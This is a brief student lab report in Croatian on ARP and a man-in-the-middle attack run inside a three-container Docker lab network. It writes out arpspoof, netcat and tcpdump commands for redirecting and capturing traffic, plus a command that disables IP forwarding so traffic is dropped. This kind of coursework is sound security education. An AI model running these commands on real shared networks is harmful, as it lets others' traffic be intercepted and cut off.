


LAB 1

- analiza ARP - Address Resolution Protocol-a
- izvođenje Man in the middle napada na računala koja dijele zajedničku LAN mrežu
- testirali napad u virtualnoj Docker mreži gdje smo podigli 3 virtualna računala




- pozicionirali smo se u arp-spoofing direktorij prema uputama profesora u kojem se nalaze skripte start.sh i stop.sh (virtualizacija mrežnog scenarija)
- uspostavili smo komunikaciju između station-1 i station-2:

```
station-2 netcat -l -p 8080
```

```
station-1 netcat station-2 8080
```

- zatim arp protocolom preusmjerili svu komunikaciju preko evil-stationa

```
arpspoof -t station-1 host station-2
```



- tada smo pokušali isključiti station-2 tj. da komunikacija od station-2 ide do station-1, ali sve što pošalje station-1 da vidi samo evil-station

`tcpdump-X host station-1 and not arp`

`echo 0> /proc/sys/net/ipv4/ip_forward`